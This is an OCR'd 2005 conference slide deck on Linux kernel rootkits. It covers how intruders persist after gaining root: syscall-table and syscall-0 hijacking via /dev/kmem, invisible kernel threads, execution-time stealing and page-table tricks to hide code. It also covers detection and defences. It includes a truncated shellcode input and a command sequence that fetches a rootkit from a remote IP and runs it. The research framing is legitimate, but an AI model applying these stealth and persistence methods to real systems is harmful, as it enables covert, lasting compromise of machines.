Kernel Rootkits ...

for Fun and Profit

Éric Lacombe[1] Frédéric Raynal[1,2]

[1]EADS CCR/SSI

[2]MISC Magazine

Libre Software Meeting, 2005

Reflections on trusting trust (Thompson 1984)

- Addition of a backdoor in `/bin/login`
    - root access to all systems with this binary
- The source code login.c is present on the system
    - everybody can see the backdoor inside the source code
    - Thomson cleans up login.c
- The administrator can compile login.c again and thus clean `login`
    - Thompson modifies the C compiler: if it compiles login.c, addition of a backdoor
- The source code of the compiler is present on the system
    - everybody can see the backdoor inside the source code
    - Thomson clean up the compiler
- The C compiler is written in … C
    - the compiler binary recognizes its own source code and adds its backdoor for login.c

Roadmap


1. Typology of an attack
    - Getting in
    - Staying in
    - Usual kernel rootkits
2. Dancing in the kernel
    - Building a kernel rootkit
    - Howto interact with the kernel?
    - Non destructive corruption in the Linux kernel
3. Furtively executing code in the kernel
    - Detection of hidden kernel threads
    - Howto become invisible?
    - Hiding kernel code to everybody

1. Typology of an attack
   - Getting in
   - Staying in
   - Usual kernel rootkits

2. Dancing in the kernel
   - Building a kernel rootkit
   - Howto interact with the kernel?
   - Non destructive corruption in the Linux kernel

3. Furtively executing code in the kernel
   - Detection of hidden kernel threads
   - Howto become invisible?
   - Hiding kernel code to everybody

A simple attack ...



A brief history

- An attacker connects to a remote target
- He gets root's privileges by exploiting a local flaw (overflow, race condition, weak password, ...)
- He setups a rootkit in the kernel so that he can come back and keep these privileges

Usual protections

- Use a firewall ;
- Install some Network-IDS (Intrusion Detection System).

A simple attack ...

```
toto# vuln
Welcome on Vulnerable Prog
> "\x90...\x31\xdb..."
root#
```


A brief history

- An attacker connects to a remote target
- He gets root's privileges by exploiting a local flaw (overflow, race condition, weak password, ...)
- He setups a rootkit in the kernel so that he can come back and keep these privileges

Advanced Protections

- Install a "memory" patch (PaX, propolice, Grsecurity, ...)
- Use a Host-IDS
- Keep the system up-to-date

A simple attack ...



```
root# scp 234.45.44.23:~/rootkit ./
root# ./rootkit
.............
the rootkit is now installed
root#
```

A brief history

- An attacker connects to a remote target
- He gets root's privileges by exploiting a local flaw (overflow, race condition, weak password, ...)
- He setups a rootkit in the kernel so that he can come back and keep these privileges

Other protections

- Install protection *driver* (Saint Jude, personal firewalls, AV, ...)
- Install specific malware's detection programs (chkrootkit, AV, ...)

1. Typology of an attack
    - Getting in
    - Staying in
    - Usual kernel rootkits
2. Dancing in the kernel
    - Building a kernel rootkit
    - Howto interact with the kernel?
    - Non destructive corruption in the Linux kernel
3. Furtively executing code in the kernel
    - Detection of hidden kernel threads
    - Howto become invisible?
    - Hiding kernel code to everybody

Rootkit howto

What is that stuff?

A *rootkit* is a set of tools designed to ensure that the intruder will stay invisible on the compromised host, and keep the highest privileges.

- exploit: program designed to increase its privileges by using a flaw to execute arbitrary commands on the target
- trojan: application taking the appearance of another one so that the initial program acts differently, usually to the detriment of the user.
- backdoor: access point to a software which is not documented.

A brief history of rootkits: the players

Who are the players?

- The intruder, who wants to:
  - use the resources (memory, disk, bandwidth, ...)
  - retrieve some information and files (credit cards, mp3/avi, ...)
  - stay invisible in the system
- The administrator, who wants to:
  - learn if he has been compromised
  - detect the files/tasks modified
  - restore the integrity of the system

Post-it

But can we still trust the system?

A brief history of rootkits: binaries

The players

- The intruder: modify the binaries to change the normal behavior of the commands
  - ps to hide the intruder's tasks
  - `netstat` to hide the intruder's connections
- The admin: check for integrity

```
md5sum ~/lrk5/ifconfig   086394958255553f6f38684dad97869e
md5sum ‘which ifconfig‘  f06cf5241da897237245114045368267
```

Post-it

Very useful to create a hash base ...
except if the verification program is compromised

A brief history of rootkits: dynamic libraries

The players

- The intruder: change a single library to change several programs at once

```
$ ldd `which uptime` `which ps` `which top`
/usr/bin/uptime:
  libproc.so.2.0.7 => /lib/libproc.so.2.0.7 (0x40025000)
  ...
/bin/ps:
  libproc.so.2.0.7 => /lib/libproc.so.2.0.7 (0x40025000)
  ...
/usr/bin/top:
  libproc.so.2.0.7 => /lib/libproc.so.2.0.7 (0x40025000)
  ...
```

- The admin: prepare an emergency kit with static binaries

Post-it

Very useful to create a hash base (again) ...
except that who cares about the libraries when ...

A brief history of rootkits: the kernel

The winner is

- The intruder: *welcome in the real world*
  - it's hard to patch all the binaries and dynamic libraries
  - attack the sole shared resource: the kernel
- The admin has (almost) lost ...

Enter into the paradise

- The intruder is more powerful than root/admin
  - full control of the user-land
  - sniffer before firewall
  - addition of invisible kernel threads
  - and much more

1. Typology of an attack
   - Getting in
   - Staying in
   - Usual kernel rootkits

2. Dancing in the kernel
   - Building a kernel rootkit
   - Howto interact with the kernel?
   - Non destructive corruption in the Linux kernel


3. Furtively executing code in the kernel
   - Detection of hidden kernel threads
   - Howto become invisible?
   - Hiding kernel code to everybody

Howto corrupt the kernel

Accessing to the kernel

- Loading a kernel module: insert a module usually used to add dynamically new features during execution
- Using `/dev/kmem`: access all the system's memory, including the kernel itself
- Infecting an existing module: corrupt an existing module, which will subvert the kernel once loaded

What the usual kernel rootkits do



system_call:
...
call * sys_call_table (,%eax,4)
...

Change of the system calls adresses

offset

@sys_restart_syscall
@sys_exit
@sys_fork
@sys_read
@sys_write


Techniques

- Change the address of some syscalls
- Change the address of the SCT (SysCall Table).

Weaknesses

- Compare the addresses of the syscalls to a reference
- Compare the addresses of the syscalls to see where they are located

What the usual kernel rootkits do



Techniques

- Change the address of some syscalls
- Change the address of the SCT (SysCall Table).

Weaknesses

Compare the location of the SCT to a reference

A good proof-of-concept: adore-ng

Adore-ng

- Made by stealth (TESO)
- Fix most known bugs from `adore`
- A module (`adore`), and a user-land program (`ava`)
- Hooks on functions
  - change the handlers of the `/proc` to hide network connections and tasks
  - change the handler of `readdir()` in the VFS
  - filter the messages sent to syslog

A real-life example: suckit

Suckit

- Patch the kernel through `/dev/kmem`
- Have all the usual features (hide tasks, files, ...)
- Provide a password protected remote access connect-back shell initiated by a spoofed packet

Example

Hack back Suckit

- Retrieve a binary client
- Extract the *magic string*
- Extract the password
- Use these information to hack into other suckited boxes

What must do a good kernel rootkit

Properties


- It must be invisible
- It must be the less intrusive as possible
- It must provide a communication mean with its owner from user-land

Features

- Hide files, tasks, network connections
- Provide a way to execute arbitrary commands as any user
- Survive to a reboot

1. Typology of an attack
    - Getting in
    - Staying in
    - Usual kernel rootkits
2. Dancing in the kernel
    - Building a kernel rootkit
    - Howto interact with the kernel?
    - Non destructive corruption in the Linux kernel
3. Furtively executing code in the kernel
    - Detection of hidden kernel threads
    - Howto become invisible?
    - Hiding kernel code to everybody

Normal communication between user and kernel



```
system_call:
...
call * sys_call_table     (,%eax,4)
...
```

System calls in Linux

From the user-land:

- Load values in general registers (syscall number, arguments)
- Cause the interrupt `0x80` or execute the instruction `sysenter`

Syscall 0 in Linux


Purpose

Used by the kernel to restart some system calls after they have been interrupted by a signal


Example: `sys_nanosleep`

1. A task calls `sys_nanosleep(X)` to sleep during X ns
2. It receives a signal sent by another task
3. The kernel gives execution time to the signal handler
4. The kernel use syscall 0 to re-enter `sys_nanosleep` with time equals to X - (execution time of the handler)

How does syscall 0 work?



Divert the work of syscall 0



SCT (SysCall Table)

@sys_restart_syscall

```
sys_restart_syscall ()
{
  ...
  restart = &current_ti()-> restart_block;
  return restart->fn(restart);
}
```

restart_block

long (*fn)(restart_block *)
int arg0, arg1, ...

We replace this address by another

thread_info
(one structure per task)

1. Typology of an attack
    - Getting in
    - Staying in
    - Usual kernel rootkits

2. Dancing in the kernel
    - Building a kernel rootkit
    - Howto interact with the kernel?
    - Non destructive corruption in the Linux kernel

3. Furtively executing code in the kernel
    - Detection of hidden kernel threads
    - Howto become invisible?
    - Hiding kernel code to everybody

Proxing with syscall 0

Goal

Provide an efficient and invisible way to execute arbitrary code in *ring 0* from user-land in *ring 3*

Proxing with syscall 0

How to do that?

Read/Write the device `/dev/kmem` giving full access to the virtual memory of the host

Technique

1. Search the address of the kernel's function `get_page()` using *pattern matching*
2. Call it through syscall 0 from user-land (*ring 3*)
3. Inject some code in this newly allocated page to be used as proxy between user-land and any functions taking parameters into the kernel-land
4. Replace in the current `thread_info` the address of the function called by syscall 0 with our proxy function

Corruption: increasing our privileges

Goal

Allow a task (attacker's one) without any privilege to execute arbitrary operations in the kernel

How to do that

Change in the target's `thread_info` the address of the function called by syscall 0

Corruption: increasing our privileges

One solution

Create a (almost) hidden kernel thread (can still receive signals from user-land)

Description

- Use the signal as a covert channel for authentication (signal knocker)
- Change the `thread_info` of the task

Corruption: increasing our privileges

Another solution


Create a fully invisible kernel thread (only present in the structures used by the scheduler)

Description

- Search for some patterns identifying the attacker's task (e.g. UID, some keyword in the memory of the task, ...).
- Change the `thread_info` of the task

1. Typology of an attack
   - Getting in
   - Staying in
   - Usual kernel rootkits
2. Dancing in the kernel
   - Building a kernel rootkit
   - Howto interact with the kernel?
   - Non destructive corruption in the Linux kernel
3. Furtively executing code in the kernel
   - Detection of hidden kernel threads
   - Howto become invisible?
   - Hiding kernel code to everybody

Detection of hidden kernel threads



Remember that ...

- All tasks and kernel threads have their own descriptors: `task_struct` and `thread_info`
- There is multiple links between these structures

Solution

Look for structures having such relationship in the memory

1. Typology of an attack
   - Getting in
   - Staying in
   - Usual kernel rootkits
2. Dancing in the kernel
   - Building a kernel rootkit
   - Howto interact with the kernel?
   - Non destructive corruption in the Linux kernel
3. Furtively executing code in the kernel
   - Detection of hidden kernel threads
   - Howto become invisible?
   - Hiding kernel code to everybody

Steal execution time to others


Remember that ....

Each time a task is scheduled, the scheduler saves in the task's descriptor its program counter (register eip)


Goal

- Execute instructions through 2 kernel threads
- Do not modify the work of these threads

Steal execution time to others




Steal execution time to others




Steal execution time to others

1/6



Steal execution time to others

2/6



task_struct n1

task_struct n2


(1) Saving of the task n1's eip from the attacker task.

(2) Initial loading of X+n (epilogue) from the attacker task.

Malicious kernel code


Steal execution time to others

3/6



Steal execution time to others

4/6




(6) Restoring of the task n1's eip by the second block running on n2.

(7) Execution of the second block's malicious code.

(8) The second block goes to sleep.


Steal execution time to others

5/6



Steal execution time to others

6/6



RUNNING

task_struct n1

...
eip
...

eip n2

eip n1

task_struct n2

...
eip
...

(12) Restoring of the task n2's eip by the first block running on n1.

address Y

First block

Second block

Malicious kernel code

(13) Execution of the first block's malicious code.

(14) The first block goes to sleep.

Using *Workqueues*

Remember that...

Linux 2.6 can delegate some work to specialized threads

Goal

Add some instructions to an already existing list

1. Typology of an attack
    - Getting in
    - Staying in
    - Usual kernel rootkits
2. Dancing in the kernel
    - Building a kernel rootkit
    - Howto interact with the kernel?
    - Non destructive corruption in the Linux kernel
3. Furtively executing code in the kernel
    - Detection of hidden kernel threads
    - Howto become invisible?
    - Hiding kernel code to everybody

Changing the PGD (*Page Global Directory*)

Remember that...

- Each task has its own PGD
- The kernel memory is mapped at the same linear addresses (from 3Gb to 4Gb) for all the tasks

Changing the PGD (*Page Global Directory*)

Goal

Hide some instructions (located at linear address L_1 and physical address P_1) to every task, except ours

How to do that?

- Reserve an empty memory page at physical address P_2
- Search the corresponding entry L_1 in the page table of each task
- Replace P_1 with P_2 for all of them, except our task

Conclusion of a neverending story

Improvements

- Found a new furtive way to interact with the kernel from user-land
- Found new ways to execute code furtively in the kernel
- Found a new solution to detect “invisible” kernel thread

What’s next ?

- Hiding network communications
- Hiding files

Wake up your neighbours ...

... but don't let them ask questions ;-)